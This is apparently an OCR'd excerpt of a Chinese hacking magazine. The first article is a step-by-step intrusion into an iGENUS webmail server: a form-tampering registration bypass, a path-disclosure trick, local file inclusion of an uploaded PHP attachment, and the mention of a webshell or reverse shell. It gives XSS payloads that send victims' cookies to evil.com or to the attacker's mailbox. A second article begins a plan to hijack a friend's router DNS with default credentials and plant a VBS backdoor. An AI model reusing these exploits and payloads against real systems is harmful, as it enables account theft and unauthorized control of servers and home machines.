


图 3

查看注册页面，选择域的下拉框源代码：

```
<SELECT name="domain" class="bian-4" id="select">
<OPTION value=''> --   选择域   -- </OPTION>
<OPTION value=vip.xxxx.com>vip.xxxx.com
</OPTION></SELECT>
```

如果程序没有对提交的$_POST['domain']进行限制的话，就有好戏看了。

对这种表单提交数据的修改方法有很多，比如本

地保存 HTML 修改源代码提交，或者用 Firefox 配合 Tamper Data 插件也非常方便，如果对抓包情有独钟，也可以用 nc 提交。还有一种方法，只要在浏览器地址栏执行一句 JavaScript 代码就可以。把地址栏清空，输入如下代码然后回车："javascript:alert(document.forms[0].domain[1]. value='xxxx.com');"，弹出了 xxxx.com，然后我们填入用户名，选择 vip.xxxx.com 域（其 value 已经被改为 xxxx.com），单击"下一步"确定用户名和域，就得到了想要的结果，如图 4 所示。




图 4

此处的漏洞成因与上传的时候用 JavaScript 检查上传文件的扩展名一样，客户端无论如何检查，只要服务端没有检查就是白费，因为我们可以用非正常用户的方式提交表单变量。填写完相关资料，完成注册，提示可以马上登录。用注册的 x50@xxxx.com 成功登录了邮箱系统，可是这其实只是万里长征刚刚走完第一步。

下一步当然是找上传附件的地方上传附件了。本地建一个 0x50_inc.php 文件，写入"*<?phpinfo();?>*"。写封邮件，上传附件，然后将邮件发给自己（因为这个系统对 Firefox 支持不太好，显示有点不正常，否则直接上传附件保存草稿就可以，用 Gmail、126 等等其他邮箱上传后发送到 x50@xxxx.com 也可以），如图 5 所示。




图 5

附件文件路径泄露漏洞

我们打开那封邮件，很容易看到附件的下载地址：http://mail.xxxx.com/mail_mime.php?Cmd=Download&File=0x50_inc.php&MimeType=application/octet-stream&Size=14。在浏览器中请求上面地址就能下载附件 0x50_inc.php，这个 URL 很容易让人联想到是不是存在任意文件下载漏洞。

继续提交 http://mail.xxxx.cn/mail_mime. php?Cmd=Download&File=../../../../../../../../../../../../../../../../etc/passwd&MimeType=application/octet-stream&Size=514，下载到一个 passwd 文件，打开之后发现并不是/etc/passwd 文件，而是"Error open /home/temp/xxxx.com/2/l/x50/ passwd"。应该是用了 basename 函数进行了过滤，不过这也给了我们一条非常重要的信息——附件文件的绝对路径，看来 display_errors=on。因为对邮件来说，附件在服务器上所在路径不是 Web 目录，我们无法直接执行我们的 PHP 代码，但可以通过本地文件包含漏洞包含附件。

成功利用本地文件包含漏洞

接着就是包含我们的附件了。由于我们提交的文件名是 0x50_inc.php，而这套系统也没有对文件名进行限制，所以我们可以不用 Include 截断，也就无视 GPC 对本地文件包含漏洞利用的影响。直接请求 URL：http://mail.xxxx.com/login.php?Lang=../../../../../../../../home/temp/xxxx.com/2/l/x50/0x50，成功执行了"<?phpinfo();?>"，如图 6 所示。接下来的事情就非常简单了，上传 Webshell 或者直接反弹 cmdshell 后提权。




图 6

因为一个简单的表单变量过滤不严，我们可以注册到不让注册的邮箱域，继而上传附件，而且因为没有容错语句，爆出了附件的路径地址。但经我发现，很多地方邮箱是没法成功注册的，这往往就需要暴力破解一个账号，或者通过社会工程学来得到一个，且成功率不高。有没有别的什么办法呢？

一切都还没有结束——WebMail 系统的 XSS 漏洞

经我测试，这套 WebMail 系统还存在 XSS 漏洞，

其邮件正文没有过滤，所以我们可以盗取别人的认证信息，甚至熟悉 Web 2.0 的朋友还可以发起 CSRF 攻击，写一个 mail 蠕虫等，如图 7 所示。




图 7

下面提供一个简单获取 Cookie 的方法，这也算是 CSRF。在正文里输入如下内容：

```
<form method="post" action="h&#116tp://
evil.com/c.php"><input name="c" value=xss type=
"hidden"></form> <script>document.forms[0].c.value=
document.cookie;document.forms[0].submit();</script>
```

因为程序会把带有“http://”或者带有“@”的字符串自动转成一个超链接，Action 就不正常了，所以得用“&#116”替换“t”，避免“http://”的出现；对于“@”做同样处理即可。至于接收 Cookie 的文件 c.php，这很简单，就不提供了，有兴趣的朋友可以自己测试一下试试。

还有一种是通过邮箱收取 Cookie，下面给一个简单的例子。正文里输入如下内容，发给 x50@xxxx.com，查看邮件后就会将 Cookie 发送到设置的邮箱里，结果如图 8 所示。

```
---start---
<FORM NAME="sendx" METHOD="post"
ACTION="send_mail.php">
<input type="hidden" name="To" value=
"x50&#640x50.xx">
<input type="hidden" name="Subject" value="csrf by 0x50">
<input type="hidden" name="Priority" value="3">
<INPUT type="hidden" name="Sign"  value='0'>
<input type="hidden" name="strBGImage" value= "-1">
<input type="hidden" name="IsHTML" value= "false">
<input type="hidden" name="Body" value="0x50 focus on
web security" >
</FORM>
<script>document.sendx.Body.value=document.cookie;docu
ment.sendx.submit();</script>
---end---
```





图 8

至此，我们就成功入侵渗透了 iGENUS 邮件系统，获得了 Shell，继而提权，获得了系统控制权限。

前置知识：VBS
关键词：渗透、局域网、DNS 污染



渗透局域网的新模式研究

文/图 邪公子

近日，想对同网段朋友的机器搞点小破坏，苦于这小子补丁还打得挺全，很是郁闷。研究 JS/VBS 时突然想到这个方法，一种渗透思路，不完全可行，但几率应该会高点。

整体思路

通常情况下，一般小区的局域网路由器的用户名和密码都是默认的，即便不是默认的，我想如果想搞

到也是很简单的。市面上 TL-LINK 系列小型宽带路由器用的比较多。默认用户名和密码为 admin/admin。

条件：用户 IP 和 DNS 为 DHCP 自动配置；能够控制路由器；最好用户安全常识一般。

思路：通过修改路由器 DNS 地址进行 DNS 劫持，欺骗其点击伪装网页，通过 VBS 代码执行写恶意代码进入“C:\Documents and Settings\Administrator\「开始」菜单\程序\启动”文件夹下，利用该恶意代码执行开启后门操作，当然也可以直接写入木马或者下载者，但这样不太安全，毕竟现在大家都安装了杀毒软件之类的，处理起来比较麻烦，我们尽量利用系统的工具，如 telnet。也就是DNS欺骗>伪造插入页面>欺骗运行VBS开启后门。

步骤：配置 DNS 和 Web.服务器；准备伪装网页和恶意代码测试；修改路由器 DNS；本机 DNS 缓存污染（针对常见网址需要）；用户执行恶意脚本；利用后门登录用户机器。

环境搭建

我的环境配置为：操作系统 Windows，虚拟机软件 VMWare，虚拟机系统 Windows 2003。

第一步：配置 DNS 和 Web 服务器。

安装 DNS 和 Web 服务器就不多说了，不知道如何搭建的可以百度搜索“Windows 2003 配置 DNS 和 Web 服务器”。假设你已经安装完毕，我们开始配置 DNS，朋友将 Google 设置为主页，设置过程如图 1、图 2、图 3、图 4 和图 5 所示。

